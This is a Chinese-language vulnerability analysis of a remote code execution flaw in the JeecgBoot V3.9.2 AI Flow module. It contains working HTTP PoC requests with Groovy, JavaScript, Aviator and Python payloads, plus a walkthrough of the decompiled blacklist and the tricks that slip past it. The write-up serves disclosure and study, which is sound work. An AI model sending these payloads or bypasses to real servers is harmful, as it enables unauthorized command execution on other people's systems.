jeecg-boot V3.9.2 airag:flow:add后台RCE分析#
https://github.com/jeecgboot/JeecgBoot/issues/9691
该漏洞源于AI Flow 模块支持 Groovy 脚本执行,而后端的黑名单过滤可被特殊payload绕过,造成任意代码执行
POC#
增加一个可以执行groovy代码的恶意工作流
POST /jeecg-boot/airag/flow/add HTTP/1.1
Host: localhost:8080
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Type: application/json
x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiY2xpZW50VHlwZSI6IlBDIiwiZXhwIjoxNzgxMjk1MDUyfQ.yfk9sZDZycWg7DsbdLF3gt_hbI1YqbqtrT5mVMNM5Po
Content-Length: 518

{"name": "poc_runtime_exec", "chain": "THEN(code_node_1)", "design": "{\"nodes\": [{\"id\": \"code_node_1\", \"type\": \"code\", \"properties\": {\"text\": \"poc\", \"nodeId\": \"code_node_1\", \"options\": {\"codeType\": \"groovy\", \"code\": \"rt = java.lang.\\\"Runtime\\\".getRuntime(); cmd = [\\\"cmd.exe\\\",\\\"/c\\\",\\\"calc\\\"] as String[]; m = rt.getClass().getMethod(\\\"ex\\\"+\\\"ec\\\", cmd.getClass()); m.invoke(rt, [cmd] as Object[])\"}, \"inputParams\": [], \"outputParams\": []}}], \"edges\": []}"}
执行该工作流
POST /jeecg-boot/airag/flow/run HTTP/1.1
Host: localhost:8080
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 80

{"flowId": "2066402414281363458", "inputParams": {}, "responseMode": "blocking"}代码分析#
增加工作流#
controller代码位于org.jeecg.modules.airag.flow.c.a,锁定关键函数this.airagFlowService.addFlow(airagFlow);,跟进方法a
public Result<String> addFlow(AiragFlow airagFlow) {
        AssertUtils.assertNotEmpty("流程规则不能为空", airagFlow.getChain());
        AssertUtils.assertNotEmpty("设计数据不能为空", airagFlow.getDesign());
        a(airagFlow);
        super.save(airagFlow);
        return Result.OK("添加成功!", airagFlow.getId());
    }
前面获取参数值和解析json,然后又出现了一个方法a,跟进
    private static void a(AiragFlow airagFlow) {
        String design = airagFlow.getDesign();
        JSONObject designJson = JSONObject.parseObject(design);
        JSONArray nodes = designJson.getJSONArray("nodes");
        a(designJson);
        a(nodes);
        String metadataStr = airagFlow.getMetadata();
        JSONObject metadata;
        if (oConvertUtils.isNotEmpty(metadataStr)) {
            metadata = JSONObject.parseObject(metadataStr);
        } else {
            metadata = new JSONObject();
        }

        FlowCronTrigger triggerCron = new FlowCronTrigger();
        a(nodes, metadata, triggerCron);
        airagFlow.setMetadata(metadata.toJSONString());
        if (triggerCron.isEnabled()) {
            airagFlow.setTriggerCron(JSON.toJSONString(triggerCron));
        } else {
            airagFlow.setTriggerCron("");
        }

    }
首先if分支检测designJson值是否为空,若不为空,获取json中名为nodes的数组,接着进入下一个if分支,开始循环数组,逻辑大概就是获取nodes json数组中code和codeType的值,中间有一系列的if检查,检查Type参数,options参数。最后进入到b.a方法,跟进
private static void a(JSONObject designJson) {
        if (designJson != null) {
            try {
                JSONArray nodes = designJson.getJSONArray("nodes");
                if (nodes != null && !nodes.isEmpty()) {
                    Iterator var2 = nodes.iterator();

                    while(var2.hasNext()) {
                        Object node = var2.next();
                        FlowNode flowNodeObj = (FlowNode)((JSONObject)node).toJavaObject(FlowNode.class);
                        if (!oConvertUtils.isEmpty(flowNodeObj) && "code".equals(flowNodeObj.getType())) {
                            FlowNodeConfig flowNodeConfig = flowNodeObj.getProperties();
                            if (!oConvertUtils.isEmpty(flowNodeConfig) && !oConvertUtils.isEmpty(flowNodeConfig.getOptions())) {
                                Map options = flowNodeConfig.getOptions();
                                if (options.containsKey("code")) {
                                    String codeType = (String)options.get("codeType");
                                    String script = (String)options.get("code");
                                    if (oConvertUtils.isNotEmpty(script)) {
                                        b.a(script, codeType);
                                        a.debug("节点 [{}] 脚本安全检查通过", flowNodeObj.getId());
                                    }
                                }
                            }
                        }
                    }

                }
            } catch (Exception var9) {
                a.error("流程设计脚本安全检查失败: {}", var9.getMessage(), var9);
                throw new JeecgBootBizTipException("流程设计安全检查失败: " + var9.getMessage());
            }
        }
    }
同样检查script是否为空,然后将列表b赋值给patterns,检查codeType是否为javascript,而poc中的codeType值为groovy,接下来开始循环匹配正则黑名单。
private static final List<String> b = Arrays.asList("ProcessBuilder", "Runtime\\.getRuntime\\(\\)", "exec\\s*\\(", "Class\\.forName", "getDeclaredConstructor", "getDeclaredMethod", "setAccessible", "ClassLoader", "URLClassLoader", "defineClass", "ScriptEngineManager", "ScriptEngine", "System\\.exit", "Runtime\\.exec", "FileWriter\\s*\\(", "FileOutputStream\\s*\\(", "RandomAccessFile\\s*\\(", "PrintWriter\\s*\\(", "Socket\\s*\\(", "ServerSocket\\s*\\(", "DatagramSocket\\s*\\(", "InitialContext", "lookup\\s*\\(", "javax\\.naming", "ObjectInputStream", "readObject\\s*\\(", "ApplicationContext", "BeanFactory", "getBean\\s*\\(", "\\.execute\\s*\\(", "\".*\"\\.execute\\(\\)", "'.*'\\.execute\\(\\)", "Eval\\.me", "Eval\\.x", "Eval\\.xy", "Eval\\.xyz", "GroovyShell", "GroovyClassLoader");

private static final List<String> c = Arrays.asList("eval\\s*\\(", "Function\\s*\\(", "require\\s*\\(", "import\\s*\\(", "child_process", "fs\\.readFile", "fs\\.writeFile", "process\\.exit");


public static void a(String script, String codeType) {
        if (!StrUtil.isBlank(script)) {
            List patterns = b;
            if ("javascript".equalsIgnoreCase(codeType)) {
                patterns = new ArrayList(b);
                ((List)patterns).addAll(c);
            }

            Iterator var3 = ((List)patterns).iterator();

            String pattern;
            Pattern p;
            do {
                if (!var3.hasNext()) {
                    a.debug("脚本安全检查通过: {}", codeType);
                    return;
                }

                pattern = (String)var3.next();
                p = Pattern.compile(pattern, 2);
            } while(!p.matcher(script).find());

            String errorMsg = String.format("脚本安全检查失败:检测到危险操作 [%s]。为了系统安全,禁止使用该功能。", pattern);
            a.warn("脚本安全检查失败,检测到危险模式: {} in script: {}", pattern, script);
            throw new a("", "", errorMsg);
        }
    }
分析poc为什么能绕过该黑名单
rt = java.lang."Runtime".getRuntime(); cmd = ["cmd.exe","/c","calc"] as String[]; m = rt.getClass().getMethod("ex"+"ec", cmd.getClass()); m.invoke(rt, [cmd] as Object[])- 首先用
rt = java.lang."Runtime".getRuntime();获取getRuntime对象,黑名单期望匹配到连续的Runtime.getRuntime()字符串。但是Groovy 允许在包名和类名之间使用字符串字面量(加双引号)来进行动态引用。Payload 中插入的双引号"直接破坏了正则表达式的连续匹配,导致正则查找失败,但 Groovy 引擎依然能正确解析出java.lang.Runtime类。 cmd = ["cmd.exe","/c","calc"] as String[];为命令执行数组m = rt.getClass().getMethod("ex"+"ec", cmd.getClass());利用getMethod方法获取到exec方法,黑名单中并没有getMethod,而是getDeclaredMethod,getDeclaredMethod方法用于反射获取有private或protect修饰符的方法,而exec为public,完全不需要使用被禁用的getDeclaredMethod,参数中的"ex"+“ec"其实都没有必要,黑名单中的正则为exec\\s*\\(,即exec后匹配 0 个或多个空白字符,然后再匹配一个左括号,而exec字符串并没有括号,因此直接写exec都行m.invoke(rt, [cmd] as Object[]),调用exec方法,实现命令执行
回到代码,通过黑名单安全检查后,回到org.jeecg.modules.airag.flow.service.a.c#a,由于poc中没有metadataStr参数和codeType值不匹配if分支,后面的a(nodes)方法及以后的代码就直接略过
    private static void a(AiragFlow airagFlow) {
        String design = airagFlow.getDesign();
        JSONObject designJson = JSONObject.parseObject(design);
        JSONArray nodes = designJson.getJSONArray("nodes");
        a(designJson);
        a(nodes);
        String metadataStr = airagFlow.getMetadata();
        JSONObject metadata;
        if (oConvertUtils.isNotEmpty(metadataStr)) {
            metadata = JSONObject.parseObject(metadataStr);
        } else {
            metadata = new JSONObject();
        }

        FlowCronTrigger triggerCron = new FlowCronTrigger();
        a(nodes, metadata, triggerCron);
        airagFlow.setMetadata(metadata.toJSONString());
        if (triggerCron.isEnabled()) {
            airagFlow.setTriggerCron(JSON.toJSONString(triggerCron));
        } else {
            airagFlow.setTriggerCron("");
        }

    }
最后回到addFlow方法,save方法保存我们的恶意工作流
执行工作流#
根据flowId查询获取工作流,然后初始化并构建流程执行上下文
public Object runFlow(FlowRunParams flowRunParams) {
        AiragFlow flow = this.airagFlowMapper.getFlowByIdIgnoreTenant(flowRunParams.getFlowId());
        JeecgFlowContext context = this.a(flow, flowRunParams);
        return this.a(flowRunParams, context);
}跟进this.a(flow, flowRunParams);方法,部分代码如下,a();可以不用管,用来构建上下文的,后面依旧是获取design值,解析json,遍历nodes,其中有一个关键函数CodeNode.a(flowNodeObj);,跟进
private JeecgFlowContext a(AiragFlow flow, FlowRunParams flowRunParams) {
        a();
        AssertUtils.assertNotEmpty("流程不存在", flow);
        AssertUtils.assertNotEmpty("请先设计流程", flow.getChain());
        String design = flow.getDesign();
        HashMap flowNode;
        if (StringUtils.isNotEmpty(design)) {
            JSONObject designJson = JSONObject.parseObject(design);
            JSONArray nodes = designJson.getJSONArray("nodes");
            flowNode = new HashMap();
            nodes.forEach((node) -> {
                FlowNode flowNodeObj = (FlowNode)((JSONObject)node).toJavaObject(FlowNode.class);
                if (!oConvertUtils.isEmpty(flowNodeObj)) {
                    CodeNode.a(flowNodeObj);
                    flowNode.put(flowNodeObj.getId(), flowNodeObj);
                }
            });
        } else {
            flowNode = null;
}该方法是根据脚本类型来执行对应逻辑,而脚本类型只能在这个CodeNodeTypeEnum枚举类中选择
public static void a(FlowNode flowNodeObj) {
        FlowNodeConfig flowNodeConfig = flowNodeObj.getProperties();
        if ("code".equals(flowNodeObj.getType()) && !oConvertUtils.isEmpty(flowNodeConfig)) {
            Map options = flowNodeConfig.getOptions();
            if (!oConvertUtils.isEmpty(options) && options.containsKey("code")) {
                String nodeId = flowNodeObj.getId();
                if (!FlowBus.containNode(nodeId)) {
                    String codeType = (String)options.get("codeType");
                    AssertUtils.assertNotEmpty("请选择代码类型", codeType);
                    CodeNodeTypeEnum codeTypeEnum = CodeNodeTypeEnum.valueOf(codeType.toUpperCase());
                    if (codeTypeEnum == CodeNodeTypeEnum.JAVASCRIPT) {
                        ...
                    }

                    if (codeTypeEnum == CodeNodeTypeEnum.KOTLIN) {
                        ...
                    }

                    String script = (String)options.get("code");
                    AssertUtils.assertNotEmpty("请输入代码", script);
                    b.a(script, codeType);
                    a.info("脚本安全检查通过,节点ID: {}", nodeId);
                    Map templateData = new HashMap();
                    templateData.put("inputParams", flowNodeConfig.getInputParams());
                    templateData.put("outputParams", flowNodeConfig.getOutputParams());
                    templateData.put("flowNodeObjId", nodeId);
                    templateData.put("scriptContent", script);
                    script = org.jeecg.modules.airag.common.utils.a.a(codeTypeEnum.getTplPath(), templateData);
                    a.info("类型:{},脚本:{}", codeTypeEnum.getScriptType(), script);
                    if (!org.jeecg.modules.airag.flow.component.code.a.a(script, ScriptTypeEnum.getEnumByDisplayName(codeTypeEnum.getScriptType()))) {
                        a.error("脚本校验失败,请检查脚本语法");
                        throw new a(flowNodeConfig.getNodeId(), flowNodeConfig.getText(), "节点[" + flowNodeConfig.getText() + "]:脚本校验失败,请检查脚本语法");
                    }

                    LiteFlowNodeBuilder.createScriptNode().setId(nodeId).setScript(script).setLanguage(codeTypeEnum.getScriptType()).build();
                }

            }
        }
}来到CodeNodeTypeEnum这个枚举类,发现一共有5种可选择的脚本类型,根据上面代码中的if分支可知,js和kotlin需要手动引入依赖,而python,groovy,aviator不需要,poc选择了groovy
public enum CodeNodeTypeEnum {
    JAVASCRIPT("javascript", "js", "org/jeecg/modules/airag/flow/component/code/code_node_javascript.ftl"),
    PYTHON("python", "python", "org/jeecg/modules/airag/flow/component/code/code_node_python.ftl"),
    GROOVY("groovy", "groovy", "org/jeecg/modules/airag/flow/component/code/code_node_groovy.ftl"),
    KOTLIN("kotlin", "kotlin", "org/jeecg/modules/airag/flow/component/code/code_node_kotlin.ftl"),
AVIATOR("aviator", "aviator", "org/jeecg/modules/airag/flow/component/code/code_node_aviator.ftl");回到runFlow方法,跟进this.a(flowRunParams, context),poc中responseMode参数值为blocking,所以调用this.b方法
private Object a(FlowRunParams flowRunParams, JeecgFlowContext context) {
        return "blocking".equalsIgnoreCase(flowRunParams.getResponseMode()) ? this.b(flowRunParams, context) : this.c(flowRunParams, context);
}this.flowExecutor.execute2Resp方法经过一系列逻辑会调用到groovy的this.engine.eval方法,中间的逻辑较为复杂,贴出调用栈吧,有兴趣的师傅自行分析
private Result<?> b(FlowRunParams flowRunParams, JeecgFlowContext context) {
        LiteflowResponse flowResponse = this.flowExecutor.execute2Resp(flowRunParams.getFlowId(), (Object)null, new Object[]{context});
        if (flowResponse.isSuccess()) {
            JeecgFlowContext resultContext = (JeecgFlowContext)flowResponse.getContextBean(JeecgFlowContext.class);
            return Result.OK(resultContext.getResult());
        } else {
            if (null != flowResponse.getCause()) {
                a.error(flowResponse.getCause().getMessage(), flowResponse.getCause());
            }

            return Result.error(flowResponse.getMessage());
        }
    }
调用栈
eval:71, GroovyCompiledScript (org.codehaus.groovy.jsr223)
eval:93, CompiledScript (javax.script)
executeScript:84, JSR223ScriptExecutor (com.yomahub.liteflow.script.jsr223)
execute:48, ScriptExecutor (com.yomahub.liteflow.script)
process:25, ScriptCommonComponent (com.yomahub.liteflow.core)
execute:116, NodeComponent (com.yomahub.liteflow.core)
execute:34, NodeExecutor (com.yomahub.liteflow.flow.executor)
execute:15, DefaultNodeExecutor (com.yomahub.liteflow.flow.executor)
execute:206, Node (com.yomahub.liteflow.flow.element)
executeCondition:44, ThenCondition (com.yomahub.liteflow.flow.element.condition)
execute:58, Condition (com.yomahub.liteflow.flow.element)
execute:147, Chain (com.yomahub.liteflow.flow.element)
doExecute:512, FlowExecutor (com.yomahub.liteflow.core)
execute2Resp:446, FlowExecutor (com.yomahub.liteflow.core)
execute2Resp:372, FlowExecutor (com.yomahub.liteflow.core)
b:503, c (org.jeecg.modules.airag.flow.service.a)
a:489, c (org.jeecg.modules.airag.flow.service.a)
runFlow:233, c (org.jeecg.modules.airag.flow.service.a)后续思考#
javascript#
前面提到也可以解析javascript,因此有个猜想,能否执行js代码,而且js引擎的灵活性比groovy更高,于是有了下面的poc
POST /jeecg-boot/airag/flow/add HTTP/1.1
Host: localhost:8080
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Type: application/json
x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiY2xpZW50VHlwZSI6IlBDIiwiZXhwIjoxNzgxMjk1MDUyfQ.yfk9sZDZycWg7DsbdLF3gt_hbI1YqbqtrT5mVMNM5Po
Content-Length: 427

{"name": "poc_runtime_exec", "chain": "THEN(code_node_1)", "design": "{\"nodes\": [{\"id\": \"code_node_1\", \"type\": \"code\", \"properties\": {\"text\": \"poc\", \"nodeId\": \"code_node_1\", \"options\": {\"codeType\": \"javascript\", \"code\": \"var r = Java.type(\\\"java.lang.Runtime\\\")['getRuntime']();r['exec']([\\\"cmd\\\",\\\"/c\\\",\\\"calc\\\"]);\"}, \"inputParams\": [], \"outputParams\": []}}], \"edges\": []}"}
但是默认并没有graaljs依赖,需要手动引入

把这两个依赖的<scope>provided</scope>删除,重新加载maven即可


成功执行
aviator#
POST /jeecg-boot/airag/flow/add HTTP/1.1
Host: localhost:8080
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Type: application/json
x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiY2xpZW50VHlwZSI6IlBDIiwiZXhwIjoxNzgxMjk1MDUyfQ.yfk9sZDZycWg7DsbdLF3gt_hbI1YqbqtrT5mVMNM5Po
Content-Length: 413

{"name": "poc_runtime_exec", "chain": "THEN(code_node_1)", "design": "{\"nodes\": [{\"id\": \"code_node_1\", \"type\": \"code\", \"properties\": {\"text\": \"poc\", \"nodeId\": \"code_node_1\", \"options\": {\"codeType\": \"aviator\", \"code\": \"use cn.hutool.core.util.*;RuntimeUtil.execForStr(seq.array(java.lang.String, 'cmd', '/c', 'calc'));\"}, \"inputParams\": [], \"outputParams\": []}}], \"edges\": []}"}Python#
POST /jeecg-boot/airag/flow/add HTTP/1.1
Host: localhost:8080
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Type: application/json
x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiY2xpZW50VHlwZSI6IlBDIiwiZXhwIjoxNzgxMjk1MDUyfQ.yfk9sZDZycWg7DsbdLF3gt_hbI1YqbqtrT5mVMNM5Po
Content-Length: 340

{"name": "poc_runtime_exec", "chain": "THEN(code_node_1)", "design": "{\"nodes\": [{\"id\": \"code_node_1\", \"type\": \"code\", \"properties\": {\"text\": \"poc\", \"nodeId\": \"code_node_1\", \"options\": {\"codeType\": \"python\", \"code\": \"import os;os.system('calc')\"}, \"inputParams\": [], \"outputParams\": []}}], \"edges\": []}"}